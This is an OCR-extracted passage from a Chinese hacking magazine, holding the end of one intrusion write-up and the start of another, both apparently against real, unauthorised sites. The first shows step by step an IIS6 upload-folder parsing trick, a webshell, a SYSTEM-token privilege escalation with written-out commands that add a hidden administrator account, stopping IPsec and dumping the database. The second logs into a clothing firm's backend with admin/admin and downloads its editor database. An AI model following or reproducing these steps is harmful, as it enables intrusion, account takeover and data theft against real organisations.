


图15





图16


图17

接下来的就是要拿shell了，这里我是事先知道了是iis6，可以配合解析漏洞来获得shell，我的思路是将图片木马上传到我们的xx.asp文件里面去。于是就直接去试试，于是就系统管理，选择系统设置，然后选择上传设置，在文件夹后面添加.asp就变成了upfile.asp然后确定，在上传我们的图片小马，使用菜刀直接连接，成功获得shell，然后丢个asp大马进去，探测下服务器或许有意想不到的结果，但是现在结果很让人失望，什么都检查不出来，但是感觉很想是星外的主机管理系统，如图17。

那么来查看下组建吧！也是很悲剧的发现wscript.shell被删除或者是禁止了

Scripting.FileSystemObject √ 文件操作组件

wscript.shell × 命令行执行组件,显示

ADOX.Catalog √ ACCESS建库组件

JRO.JetEngine √ ACCESS压缩组件

Scripting.Dictionary √ 数据流上传辅助组件

Adodb.connection √ 数据库连接组件

Adodb.Stream √ 数据流上传组件

在ASP里面提权好像是没有希望的了，想找SA，找了许久也是没有找到，难道就这样放弃，这样不是我要的结果啊，然后又查看了下磁盘的信息，发现了：

C:\windows 可读,不可写。

C:\php 可读,不可写。

C:\Documents and Settings 可读,不可写。

C:\Program Files 可读,不可写。

C:\wmpub 可读,可写。

要命的C:\wmpub 居然可以读写，要是支持wscript.shell组建多好啊，太郁闷了。仔细盘点了下，目标站是php的，而这个站是ASP的，难不成还支持ASPX？如果是支持ASPX的话，提权还是有希望的，不管了，直接丢了个ASPX大马进去，惊奇的发现被解析了，于是输入密码，试了试cmd命令发现被拒绝了，再去看看开启了哪些端口。在ASPXSPY里面扫了会，发现了如图18所示的端口。



图18

开启了3389，就不用重新去开了，管理想的还真方便啊，嘿嘿..想到我们的C:\wmpub还可以读写，就直接把提权的必需品上传到C:\wmpub目录下面，如图19所示。




图19

然后跳转到cmd命令里面去，在cmd路径里面设置为C:\wmpub\cmd.db 执行遇见的时候发现net和net1都被经用了，想来可以自己自定义这个net的位置的，先看看服务器的配置，在语句里面输入systeminfo，加载服务器的信息，补丁啊，几个CPU啊，都可以显示的：

```
    系统类型:              X86-based PC
    处理器:                安装了 2 个处理器。
                               [01]: x86 Family 6 Model 23
Stepping 10 GenuineIntel ~3200 Mhz
                               [02]: x86 Family 6 Model 23
Stepping 10 GenuineIntel ~3200 Mhz
    修补程序:              安装了 237 个修补程序。
    然后配合iis6溺洞去试试可以提升权限不

    [IIS6Up]-->Found token SYSTEM
    [*]Running command with SYSTEM Token...
    [*]Command: C:\wmpub\net.exe user
    [+]Done, command should have ran as SYSTEM!
```

都是以system权限来运行了，接下来的事情就是添加个用户，并且提升为管理员，依次执行

```
    /c ""C:\wmpub\iis6.txt" "C:\wmpub\net.exe user
hacckx  hackerxfilest /add""
    [*]Running command with SYSTEM Token...
    [*]Command: C:\wmpub\net.exe user hacckx  hack-
erxfilest /add
    [+]Done, command should have ran as SYSTEM!
//添加帐号hacckx了

    /c ""C:\wmpub\iis6.txt" "C:\wmpub\net.exe lo-
calgroup administrators hacckx  /add""
    [*]Running command with SYSTEM Token...
    [*]Command: C:\wmpub\net.exe localgroup admin-
istrators hacckx  /add
    [+]Done, command should have ran as SYSTEM! //把
hacckx提升为管理员了
```

然后就是直接连接了，但是连接的时候出现错误了，回头来看看开启了那些服务

执行 /c ""C:\wmpub\iis6.txt" "C:\wmpub\net.exe start"" 后返回

```
已经启动以下 Windows 服务:

    7i24IISMonitor
    Application Experience Lookup Service
    Automatic Updates
    beikearpsvc
    COM+ Event System
    Computer Browser
    Cryptographic Services
    DCOM Server Process Launcher
    DHCP Client
    Distributed Link Tracking Client
    Distributed Transaction Coordinator
    DNS Client
    Error Reporting Service
    Event Log
    Help and Support
    HID Input Service
    HTTP SSL
    HZAgent Service
    HZAuto Service
    HZClient Service
 IPSEC Services
    IIS Admin Service
    Logical Disk Manager
    McAfee Framework Service
    McAfee McShield
    McAfee Task Manager
    Microsoft Search
    MSSQLSERVER
    MySQL
    Network Connections
    Network Location Awareness (NLA)
    NT LM Security Support Provider
    Plug and Play
```

```
Print Spooler
Protected Storage
Remote Access Connection Manager
Remote Procedure Call (RPC)
Safedog Guard Center
Safedog Update Center
Secondary Logon
Security Accounts Manager
Serv-U FTP 服务器
Server
Shell Hardware Detection
System Event Notification
Task Scheduler
TCP/IP NetBIOS Helper
Telephony
Terminal Services
UpdateCenter2010
Windows Audio
Windows Management Instrumentation
Windows Time
Wireless Configuration
Workstation
World Wide Web Publishing Service
```

命令成功完成，然后在执行 /c ""C:\wmpub\iis6.txt" "C:\wmpub\net.exe stop policyagent ""执行成功以后就直接连接去了。





图20


图21

然后就是找网站的数据库，找到以后直接脱库，如图20图21。然后就是…其他的就等着各位去想象了！

好了，本文结束，本人在X档案的ID是saline，欢迎各位与小菜一起交流。

记一次不同寻常的“跨站”

txcbg

买了条裤子，发现裤子上有个铭牌，铭牌上有生产裤子的公司的网站地址。来了兴趣，看看网站的安全性如何，于是就有了一次不同寻常的“跨站”之旅。

一、目标站受控

网站的地址为www.dxxxr.com.cn，网站程序是ASP的。用WVS扫描出了后台登录地址http://www.dxxxr.com.cn/2009/manage/，用弱口令admin，admin进入了后台，如图1。




图1

后台很简单，没找到能获得webshell的方法。在后台发现网站用的是ewebeditor编辑器，通过查看源代码发现ewebeditor编辑器的位置为http://www.dxxxr.com.cn/2009/ewebeditor/，存在后台登录页面http://www.dxxxr.com.cn/2009/ewebeditor/admin_login.asp，也存在数据库文件http://www.dxxxr.com.cn/2009/ewebeditor/db/ewebeditor.

mdb，并且可以下载，如图2。本来以为到这里马上就可以拿到网站webshell了。但也许前面太顺利了，破解密码的时候出问题了，密码破解不出来！试了几个在线破解网站密码都是未查到。利用ewebeditor编辑器获得webshell的方法行不通了。

